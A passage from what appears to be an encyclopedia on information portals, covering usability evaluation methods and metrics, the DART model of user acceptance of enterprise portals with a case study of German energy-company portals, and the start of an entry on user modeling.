Once improvements have been implemented and the portal is deployed, one of the most crucial evaluation activities is to compose a questionnaire and make it available through the portal, so that all users can have the opportunity to express their thoughts regarding the portal and the facilities that it provides. In fact, the online questionnaire is a vital component of evaluation, since the results will come from actual members of the portal's community. In all other evaluation approaches, the portal was assessed either by experts or by representative users. Limitations of the aforementioned methods are that, in the first case, experts usually try to

Table 2. Overview of empirical evaluation methods

Objective Assessment	
Method	**Description**
Coaching	The test user is allowed to ask any system-related question of an expert coach who will answer to the best of his ability
Constructive interaction	A variation of the thinking-aloud method, with two test users using a system together
Performance measurement	User performance is measured by having a group of test users perform a predefined set of test tasks while collecting time and error data
Retrospective testing	If a videotape has been made of a user test session, additional information can be collected by having the user review the recording
Thinking aloud	A thinking aloud test involves having a test subject use the system while continuously thinking out loud
Subjective Assessment	
Method	**Description**
Focus groups	About six to nine users are brought together to discuss new concepts and identify issues over a period of about two hours
Interviews	A direct and structured way of gathering information, having an interviewer ask a user questions
Questionnaires	A series of questions printed on paper or presented interactively on a computer, to which the user is asked to answer. There are two main types of questionnaires: those measuring user satisfaction and perceived usability, and those measuring the amount of mental effort users perceive they have invested during task performance

predict the problems actual users would confront by following some rules, while in the second case, the selected users might not be representing the entire user community, and their assessments are provided after having worked with the portal for one hour at most. On the other hand, acquiring the community members' opinion will help set priorities in eliminating problems detected during user testing, identify additional problems, and obtain an overview of the users' opinions about the portal and the provided services. The questionnaire to be made available online should be as short as possible, but extensive enough to get information regarding the users' background, their overall opinion of the portal design, facilities and accessibility, and if appropriate, their opinion of community establishment support.

PORTAL USAGE METRICS

Finally, in order to obtain real statistics from the portal usage, certain metrics from the users' actual interactions with the portal can be recorded (Claypool et al., 2001). The metrics that will be recorded will vary according to the portal objectives and the facilities offered. More specifically, metrics that can be recorded include:

- general usage metrics, such as the overall navigation duration, the frequency of usage or the number of help requests;
- active participation metrics, for example, the number of registered members, or the number of active members if the portal supports registration of members, the number of message posts if the portal provides a message board facility, or the number of chat sessions if the portal provides a chat facility;
- usage metrics related to the specific facilities that are available through the portal, for example, if the portal provides a message board facility, the number of viewed messages, the frequency of messages viewed related to the number of registered members' sessions, the number and frequency of posted messages, the number and frequency of posted replies, the number and the length of message threads, and the number of users involved in message threads; and
- sociability metrics, for example, if the establishment of an online community is among the portal objectives, it should be verified whether the tools for online collaboration and communication serve the users' needs.

In summary, the evaluation of a portal is an iterative procedure which begins early in the design phase and may never end while the portal is active. The extent to which all the aforementioned evaluation phases will be followed depends on the available resources; however, a systematic evaluation procedure can ensure that the portal will address the needs of its users and adapt to them as they evolve over time.

REFERENCES

Claypool, M., Le, P., Waseda, M., & Brown, D. (2001). Implicit interest indicators. In *Proceedings of the International Conference on Intelligent User Interfaces*, (pp. 33–40).

Instone, K. (1997). Usability heuristics for the web. Retrieved from http://web.archive.org/web/19971015092308/www.webreview.com/97/10/10/usability/index.html

Ivory, M. & Chevalier, A. (2002). A study of automated site evaluation tools. Technical Report UW-CSE-02-10-01, University of Washington, Department of Computer Science and Engineering

Myer, T. (2002). Usability for component-based portals. Retrieved from http://www-128.ibm.com/ developerworks/library/us-portal/?dwzone=usability

Nielsen, J. (1993). *Usability engineering*. Boston: Academic Press

Nielsen, J. & Landauer, Th. K. (1993). A mathematical model of the finding of usability problems. In *Proceedings of ACM INTERCHI'93 Conference* (pp. 206-213).

Nielsen, J. & Mack, L. R. (1994). *Usability inspection methods*. New York: John Willey & Sons,

Preece, J. (2000). *Online communities: Designing usability, supporting sociability*. Chichester, UK: John Wiley & Sons, Ltd.

Rubin, J. (1994). *Handbook of usability testing*. New York: John Willey & Sons.

World Wide Web Consortium**.** Web Accessibility Initiative http://www.w3.org/WAI/

World Wide Web Consortium. Web Content Accessibility Guidelines 1.0. http://www.w3.org/TR/WCAG10/#gl-complex-elements

World Wide Web Consortium—Web Accessibility Initiative. Evaluation, Repair, and Transformation Tools for Web Content Accessibility. http://www.w3.org/WAI/ER/existingtools

World Wide Web Consortium—Web Accessibility Initiative. Evaluating Web Sites for Accessibility. http://www.w3.org/WAI/eval/Overview.html

KEY TERMS

Cognitive Walkthrough: A usability inspection method used to simulate a user's problem-solving process at each step in the human-computer dialogue, checking if the simulated user's goals and memory for actions can be assumed to lead to the next correct action.

Empirical Evaluation: An evaluation method, which involves testing a user interface with real users, and requires a simulation, a prototype, or the full implementation of the system.

Heuristic Evaluation: A usability inspection method that aims to identify usability problems in a user interface, having usability specialists judge whether each dialogue element conforms to established usability principles, known as the heuristics.

Objective Assessment: An empirical evaluation method, which involves controlled experimentation, usually in the laboratory, with real users doing work with the product under evaluation, and can be used to obtain usability metrics about a user's performance, or to observe the user interacting with the system and ask him to vocalize his thoughts, opinions and feelings, while working with the interface.

Performance Measurement: An objective assessment method measuring user performance by having a group of test users perform a predefined set of test tasks while collecting time and error data.

Standards Inspection: A usability inspection method, having an expert on some interface standard assess the compliance of an interface to the specific standard.

Subjective Assessment: An empirical evaluation method aiming to assess the user's opinion about specific aspects, or the whole system.

Thinking Aloud: A method used to gather data in usability testing and involves having a test subject use the system while continuously thinking out loud.

Usability Measurement: Measured by the extent to which the intended goals of users are achieved (effectiveness), the resources that have been expended to achieve these goals (efficiency) and the extent to which the users find the use of the product acceptable (satisfaction).

Usability Inspection: A non-empirical evaluation method, which involves the inspection of a user interface design or prototype by usability experts, sometimes with the participation of users and/or designers, in order to identify usability problems in an existing user interface design, or task.

User Acceptance Affecting the Adoption of Enterprise Portals

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INTRODUCTION

The implementation of enterprise portals has been cited as the most important business information project of the next decade (Collins, 1999; Daniel & Ward, 2005). However, introducing enterprise portals can cause resistance and confusion among users. Often, portals provide a completely new work environment based on new user interfaces structuring content, services, and applications in a very different manner (Kakamanu & Mezzacca, 2005; Shilakes & Tylman, 1998). In addition, enterprise portals often provide new functions and features that, at first, can overload the user.

Although the development and introduction of enterprise portals is already considered as a complex and challenging task (De Carvalho, Ferreira, & Choo, 2005), the subsequent process of getting end-users to accept and adopt the portal in their daily work processes is even more challenging. Often, this is seen as the most crucial factor to making the portal solution a success (Aiken & Sullivan, 2002; Kakamanu & Mezzacca, 2005).

Models and methods for measuring and increasing the acceptance of enterprise portals are expected to contribute significantly to a successful, efficient, and economic portal implementation. In the past, this led to a number of different portal acceptance models, each with certain advantages and weaknesses. Usually, the models focus on one or a few particular portal implementation projects, for example, a human-resource portal or a consumer portal.

The broad range of different enterprise portal implementations, starting with extranet portals providing in-depth content and offering special advantages for business-to-business or e-commerce activities, up to intranet portals supporting internal communication and knowledge management, demands a highly flexible and adaptable framework supporting the systematic identification of individually important, measurable, and independent acceptance criteria. In this article, such a general purpose model, called the dynamic acceptance model for the reevaluation of technologies (DART), is presented.

We start by reviewing existing portal acceptance models. Subsequently, we present the DART model and its application in one exemplary enterprise portal implementation. Finally, we summarize our key findings and outline further trends in portal acceptance research.

BACKGROUND

The usage of innovations and innovative technologies is a wide-spread research area. Within this area, two different views concerning the user adoption can be tracked: research on the diffusion of innovations within and among organizations (adoption and diffusion of innovation theory), and research considering the individual user acceptance of an innovation (acceptance research). Supported by other literature emphasizing the perspective of individuals and groups (Daniel & Ward, 2005), we concentrate our further considerations on user acceptance research often cited as the primary indicator for system usage (Ruta, 2005).

In general, (user) acceptance is defined as an antagonism to the term refusal, and specifies the positive decision to use an innovation (Amberg, Bock, Möller, & Wehrmann, 2003). Acceptance research has its origins in both industrial and business science. While industrial science focuses on the conditions of user friendly technologies and techniques, the business science discipline discusses user acceptance in various disciplines, for example, marketing, organization, production theory, and information systems research.

Acceptance of technology is considered as a mature research topic, leading to a variety of competing theoretical models, each providing different sets of acceptance determinants (Venkatesh, Morris, Davis, & Davis, 2003). As a discussion of all of these models is beyond the scope of this article, we focus our analysis on models specific to the characteristics of enterprise portals, calling them portal acceptance models.

In compliance with Daniel and Ward (2005), enterprise portals are defined as "secure Web locations, that can be customized or personalized, that allow staff and business partners access to and interaction with a range of internal and external applications and information sources" (Daniel & Ward, 2005, p. 3). The primary function of enterprise portals is, according to Detlor (2000, p. 92), "to provide a transparent directory to information already available elsewhere, not [to] act as a separate source of information itself."

From this definition, a broad variety of different purposes of enterprise portals can be distinguished, ranging from extranet portals providing in-depth content and offering special advantages for business-to-business or e-commerce activities, up to intranet portals supporting internal communication and knowledge management. According to other portal definitions (Benbya, Passiante, & Belbaly, 2004), the following terms are usually being used interchangeably to refer to enterprise portals: corporate portals, enterprise information portals, employee's portals, human resources portals, industry portals, intranet portals, extranet portals, business-to-employee portals, business-to-business portals.

Reviewing the state of the art of portal acceptance models, three different classes of approaches can be identified. The first class denotes the adaptation and application of existing universal technology acceptance models, mostly the technology acceptance model (TAM). The second class of approaches uses more than one (typically two or three) existing approaches and combines the advantages of each model. And finally, the third class denotes newly designed, explorative approaches. Table 1 gives an overview over selected approaches (ordered by class and by author's name).

Examining the first class of acceptance models, it becomes evident that the majority of the approaches rely on portal-specific interpretations and extensions of existing technology acceptance models. For instance, Van de Heijden (2003) draws upon an adapted version of the TAM and its acceptance determinants, perceived usefulness and perceived ease of use, by enhancing it with two additional determinants, perceived attractiveness and perceived enjoyment.

The second class of approaches is combining more than one model. These approaches take into account the results of Daniel and Ward (2003), recognizing that portal adoption is a project of both technology implementation and organizational change. Consequently, existing technology acceptance models are combined with models emphasizing selected organizational and social aspects. De Carvalho et al. (2005), for example, claim "a combination of TTF and TAM has proven to be a superior model to either the TAM or the TTF model alone" (De Carvalho et al., 2005, p. 5).

The last class is more or less reflecting the findings of explorative analyses of portal implementation projects. Chidley (2004), for example, identifies two key constructs, user interest and, as a moderating factor, perceived risk. Kakumanu and Mezzacca (2005) propose five factors that are introduced independently of the established acceptance models.

Consequently, a general portal acceptance model should be applicable within different portal implementation projects, even being applicable across the different stages of the portal life cycle (enabling the reapplication of the model). This, in turn, demands a highly flexible and adaptable model, supporting the systematic identification of individually important, measurable, and independent acceptance criteria. Key to the model is the balancing between organizational and technological aspects, as demanded Daniel and Ward (2003) and De Carvalho et al. (2005). Such a model is presented in the following section.

DYNAMIC ACCEPTANCE MODEL FOR THE REEVALUATION OF INNOVATIVE TECHNOLOGIES

DART is a highly flexible acceptance model, designed for the analysis and evaluation of user acceptance in a variety of different application areas, for example, Web-based aptitude tests (Amberg, Fischer, & Schröder, 2005), change management (Amberg, Möller, & Remus 2005), and situation-dependent mobile services (Amberg et al., 2005).

Design Criteria

The fundamental design criteria of DART are:

- the adaptability to individual requirements of the research item;
- a balanced consideration of relevant influencing factors;
- the use as a permanent controlling instrument; and
- the applicability during the whole development and implementation process.

In the following, we describe the architecture of DART with respect to enterprise portals.

Architecture of DART


DART is based on the fundamental idea of the balanced scorecard (cf. Kaplan & Norton, 1992) using a metastructure in order to identify a balanced set of individually measurable acceptance criteria. As a key characteristic, DART's metastructure emphasizes the user's individual point of view by an explicit consideration of the user's perception (Davis, 1989).

DART uses the following complementary and orthogonal categories: *benefits* and *efforts* comprise all positive and negative facets of enterprise portals (Davis, 1989; Ruta, 2005). Furthermore, *enterprise portals* and *contextual conditions* include all basic sociocultural and economic conditions that also have an important impact on user's acceptance (Chou et al., 2005; De Carvalho et al., 2005; Ruta, 2005).

Table 1. Overview of selected acceptance models

Author	Base Model	Key Acceptance Determinants
Van de Heijden (2003)	TAM	• Perceived attractiveness • Perceived usefulness • Perceived ease of use • Perceived enjoyment
Yang, Cai, Zhou, and Zhou, (2005)	TAM	• Usefulness of content • Adequacy of information • Usability • Accessibility • Interaction
Chou, Hsu, Yeh, and Ho (2005)	TAM, data quality and knowledge distribution	• Intrinsic data quality • Contextual data quality • Representation data quality • Accessability data quality • Usefulness • Ease of use • Employee's growth • Cross department sharing
De Carvalho et al. (2005)	TAM & task-technology-fit (TTF)	• Quality • Locatability • Compatibility • Ease of use/training • Perceived usefulness
Ruta (2005)	Unified theory of acceptance and use of technology & change mgmt theory	• Context • Process • IT user acceptance (effort expectancy, performance expectancy, social influence, facilitating conditions) • Outcome
Beybya, Passiante, and Belbaly (2004)	-	• Technical context (design, usability, segmentation, effective information) • Managerial context (cost effectiveness, strategy, leadership, reward system) • Social context (organizational culture, trust, satisfaction, commitment)
Chidley (2004)	-	• User interest (awareness, perceived relevance, perceived experience, group opinion, usage intention) • Perceived risk (functional risk, personal risk, commercial risk, private risk)
Rakumanu and Mezzacca (2005)	-	• Ease of use • Usability • Clearness of objectives • Adaptability • Marketability

Figure 1. Metastructure of the DART acceptance model



These categories lead to four acceptance dimensions that are relevant for an in-depth analysis of the user's acceptance (Figure 1):

- **(Perceived) Usefulness:** Built by the categories benefits and enterprise portal, describes the individually perceived usefulness of an enterprise portal (Van de Heijden, 2003, Yang et al., 2005).
- **(Perceived) Ease of Use:** Characterized by the categories of enterprise portal and efforts, explain the degree to which a person believes that using a portal would be free of effort (Davis, 1989).
- **(Perceived) Network Effects:** The categories benefits and contextual conditions lead to the dimension of perceived network effects. The dimension considers the contextual aspects of an enterprise portal depending on economical, social, and organizational factors (Benbya, 2005; Ruta, 2005).
- **(Perceived) Costs:** Formed by the dimension contextual conditions and efforts, describe the monetary and nonmonetary efforts not directly associated with the enterprise portal itself (Chidley, 2005; Chou et al., 2005).

DART defines no complete set of acceptance determinants in advance. Rather, individually suitable acceptance determinants have to be defined according to the concrete research item based on extant literature (Amberg et al., 2005).

In addition to the metastructure, DART provides a visualization approach for an appropriate visualization of the user's acceptance. This approach is based on spider charts (Kiviat charts), being composed of several radial spokes, one representing each acceptance criteria. The acceptance criteria themselves are structured by the means of the DART metastructure, which means they are classified in the DART categories and dimensions. The results of the acceptance evaluation should be quantified and normalized, for example, by using a scale from one to six, as shown on the horizontal axis in Figure 2.

Contrary to ordinary spider charts, the minimum value is located near the center of the chart (the value of one), illustrating a high acceptance level, while the maximum value near the border of the chart (the value of six) indicates a low acceptance level. This presentation is similar to the popular dart game where a dart hitting the centre of the disc denotes the highest possible score. Using this scale together with the metastructure of DART, an individual acceptance curve can be drawn (bold polygon in the figure). All in all,

Figure 2. DART charts of the three acceptance evaluations of the case example






Figure 2. continued





the graphic representation provides an easy way to identify potential acceptance challenges and resistances that can be addressed and reduced, if applicable.

Case-Example: DART Application in 15 Companies of the Energy Industry

The main characteristics of DART are best shown in a real case. We conducted a 3-month study evaluating the user's acceptance of key account portals used in 15 companies of the energy industry in Germany. Our goal was to find out the main requirements key account users have when using portals of their corresponding energy suppliers.

According to the DART approach, the intention was first to find a set of precise criteria with high significance, meeting the requirements of sustainability, measurability, achievability, reasonability, and timeliness. The resulting acceptance determinants are:

- **(Perceived) Usefulness:** Operative functions, administrative functions, nice-to-have functions.
- **(Perceived) Ease of Use:** Process modifications, user training, economics (return on investment).
- **(Perceived) Network Effects:** Strategic support, customer intention, improved communication.
- **(Perceived) Costs:** Motivation, employee's acceptance, movement of labor.

These acceptance criteria guided the development of a standardized questionnaire used for the acceptance survey. Each criterion led to a number of suitable questions. Based on experiences in other acceptance analyses, a six-point Likert scale was selected, ranging from strongly agree up to strongly disagree.

The 15 considered companies could be clustered into three main groups: Traditionals, Innovators and Customizer. The first group of companies include traditional brick-and-mortar companies usually providing standardized products at a low innovation level. In opposition, the second group, Innovators, depicts companies with a strong customer focus leading to highly individualized products. Often these companies make extensive use of innovative technologies. Finally, the third group includes companies having a strong customizing focus, which means that they are specialized in the provision of customer-specific services instead of out-of-the-box products. Hence, we performed three different evaluations whose results are visualized separately (Figure 2).

The users of the traditional companies show low acceptance levels within the dimension perceived ease of use and perceived costs. Especially, the acceptance determinants motivation, process modification, and employee acceptance have been rated as critical. This is a typical behaviour indicating that the users at first do not recognize the whole purpose of the intended portal. Furthermore, users fear potential process modifications concerning their own job. Finally, the analysis shows that, obviously, the employees of the energy companies are also critical about the key account portal, possibly resulting in employees who discourage the portal's users.

Process modifications, user training, and nice-to-have-features are seen as very critical by the Innovators, showing that this user group is generally more open-minded with regard to key account portals. However, the modifications to the in-house processes are accepted with reservation. The results indicate that the portal users are usually more flexible in adopting new technologies while at the same time demanding adequate training. The high level of technology awareness among the users, resulting in the obvious demand for technological gadgets, also illustrates the low acceptance level of nice-to-have functions.

Finally, the customizers show the worst level of acceptance among all three groups, mainly located in the dimension perceived usefulness (i.e., nice-to-have functions, operative functions, administrative functions), indicating that the key account portal does not provide adequate support for this group. One reason could be seen in the large number of very individual customer services that are still difficult to implement in these portals.

FUTURE TRENDS

The model proposed in this article represents a first step in developing a generic but adaptable model of the user acceptance of enterprise portals. Future research should focus on the identification of concrete sets of acceptance determinants, depending on the maturity and the user context of corresponding enterprise portal projects. By doing so, it would be possible to provide templates and whole questionnaires, for example, for employee portals or partner portals supporting portal project managers in applying the DART model.

However, one of the most important directions for future research is still the seamless integration of the acceptance research into the portal engineering and implementation process, detailing and adapting acceptance models according to the main steps in the portal project life cycle.

CONCLUSION

The purpose of this article was to present a portal acceptance model that supports the analysis of the employee's acceptance of enterprise portals in order to derive measures and actions to improve the acceptance.

After reviewing existing portal-specific acceptance models, we proposed a new model, called DART, that is based on the idea of the balanced scorecard, using a metastructure in order to identify a balanced set of individually measurable acceptance criteria. DART is also having its own visualization approach. Beyond the specification of DART, this article describes the model's application in one exemplary enterprise portal project to guide the reader in conducting their own acceptance evaluations.

The results presented in this article are expected to produce valuable insights for researchers as well as practitioners. Researchers are expected to benefit from an increased understanding of the user's acceptance in enterprise portal projects and from the theoretical framework of DART. Managers and portal engineers should also gain valuable insights for the application of DART in their efforts to promote the user acceptance of enterprise portals.

REFERENCES

Aiken, M., & Sullivan, D. (2002). Best practices in enterprise information portal adoption: 5 key drivers. *DM Review*, 3-7.

Amberg, M., Bock, S., Möller, S., & Wehrmann, J. (2005). Benutzerakzeptanz situationsabhängiger mobiler Dienste am Fallbeispiel HyNet. In J. F. Hampe et al., *Mobile business—Processes, platforms, payments* (pp. 17-30). Bonn: Köllen, Germany.

Amberg, M., Fischer, S., & Schröder, M. (2005). Competence-based IT outsourcing: An evaluation of models for identifying and analyzing core competences. In *Proceedings of the 2005 Americas Conference on Information Systems (AMCIS 2005),* Omaha, NE.

Amberg, M., Hirschmeier, M., & Schobert, D. (2003). An acceptance model for the analysis and design of innovative technologies. In *Proceedings of the Seventh Conference on Synergetics, Cybernetics and Informatics,* Orlando, FL.

Amberg, M., Möller, S., & Remus, U. (2005). Employee's acceptance of process innovations—An action research approach. In *Proceedings of the 5th International Conference on Electronic Business*, Hong Kong, China.

Benbya, H., Passiante, G., & Belbaly, N. A. (2004). Corporate portal: A tool for knowledge management synchronization. *International Journal of Information Management, 24,* 201-220.

Chou, T.-C., Hsu, L.-L., Yeh, Y.-J., & Ho, C.-T. (2005). Towards a framework of the performance evaluation of SMEs' industry portals. *Industrial Management & Data Systems, 105*(4), 527-544.

Chidley, J. (2004). The take up of e-services—A behavioural model. *Database Marketing & Customer Strategy Management, 12*(2), 120-132.

Collins, D. (1999). Data warehouses, enterprise information portals and the SmartMart Meta Directory. *Information Builders Systems Journal, 12*(2), 53-61.

Daniel, E. M., & Ward, J. M. (2003). Enterprise portals: Improving service delivery in local government. In *Proceedings of the UK Academy for Information Systems Conference*, Warwick, UK.

Daniel, E. M., & Ward, J. M. (2005). Enterprise portals: Addressing the organisational and individual perspectives of information systems. In D. Bartmann, *Proceedings of the 13th European Conference on Information Systems*, Regensburg, Germany.

Davis, F. D. (1989). Perceived usefulness, perceived ease of use, and user acceptance of information technology. *MIS Quarterly, 13*(3), 319-339.

De Carvalho, R. B., Ferreira, M. A. T., & Choo, C. W. (2005). Towards a portal maturity model (PMM): Investigating social and technological effects of portals on knowledge management initiatives. In L. Vaughan, *Proceedings of the 2005 annual CAIS/ACSI Conference,* London, Ontario.

Detlor, B. (2000). The corporate portal as an information infrastructure: Towards a framework for portal design. *International Journal of Information Management, 20*(2), 91-101.

Kakumanu, P., & Mezzacca, M. (2005). Importance of portal standardization and ensuring adoption in organizational environments. *Journal of American Academy of Business, 7*(2), 128-132.

Kaplan, R. S., & Norton D. P. (1992). The balanced scorecard: Measures that drive performance. *Harvard Business Review, 70*(1), 71-79.

Ruta, C. D. (2005). The application of change management theory to HR portal implementation in subsidiaries of multinational corporations. *Human Resource Management, 44*(1), 35-53.

Shilakes, C. C., & Tylman, J. (1998). Enterprise information portals. *Merrill Lynch & Co*., 1-4.

Van de Heijden, H. (2003). Factors influencing the usage of Websites: The case of a generic portal in The Netherlands. *Information & Management, 40*(6), 541-549.

Venkatesh, V., Morris, M. G., Davis, G. B., & Davis, F. D. (2003). User acceptance of information technology: Toward a unified view. *MIS Quarterly, 27*(3), 425-478.

Yang, Z., Cai, S., Zhou, Z., & Zhou, N. (2005). Development and validation of an instrument to measure user perceived service quality if information presenting Web portals. *Information & Management, 42*, 575-589.

KEY TERMS

Acceptance Model: Acceptance models are models of information systems theory that specify how users come to accept and use a (new) technology. By doing so, acceptance models specify a number of acceptance determinants that influence the user's decision about how and when they will use an innovation. The most common acceptance model is the Technology Acceptance Model (TAM) by Davis, developed in 1989.

Balanced Scorecard: The balanced scorecard (BSC) is a management tool for measuring an organization's activities in terms of its vision and strategy. The BSC uses four perspectives: Financial, Customer, Business Process, and Learning and Growth perspective. The BSC was introduced by Kaplan and Norton 1992, and is backed up by a number of key concepts of previous management ideas, such as Total Quality Management (TQM), Continuous Improvement, Employee Empowerment, and Measurement-Based Management and Feedback.

Diffusion of Innovations: The diffusion of innovations denotes the process by which an innovation is communicated over certain channels among the members of a social system. Diffusion of Innovations Theory was first-time formalized by Rogers in 1962, stating that adopters of any innovation could be categorized as innovators, early adopters, early majority, late majority, and laggards, distributed based on a bell curve.

Dynamic Acceptance Model for the Reevaluation of Technologies: The dynamic acceptance model for the reevaluation of technologies (DART) is an acceptance model that supports the analysis of the user's acceptance of technologies in order to derive measures and actions to improve the acceptance. DART is based on the fundamental idea of the balanced scorecard, using a metastructure in order to identify a balanced set of individually measurable acceptance criteria. Originally, DART was developed by Amberg et al. in 2002.

Enterprise Portal: An enterprise portal is a secure Web location that can be customized or personalized, and that allows staff and business partners access to, and interaction with a range of internal and external applications and information sources. The primary function of enterprise portals is to provide a transparent directory to information already available elsewhere, not to act as a separate source of information itself.

Portal Engineering: The engineering process is characterized by the systematic use of engineering-like methods and tools, for example, roadmaps, reference models,and so forthl, in all stages of the implementation process. Typical tasks within the development process comprise the development of portlets, the customization and integration of portlets in a portal framework, and the roll out of the portal solution.

User Acceptance: User acceptance is the expression of a subjective mental attitude towards a particular innovation implying a positive willingness to adopt the innovation. In general, user acceptance is often defined as an antagonism to the term refusal. To measure user's acceptance, usually so called Acceptance Models are utilized.

User Modeling in Information Portals

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INTRODUCTION

The concept of information portal spans over various domains such as document collections, enterprise information portals, digital libraries, subject gateways, Web directories, and government portals (Tatnall, 2005).

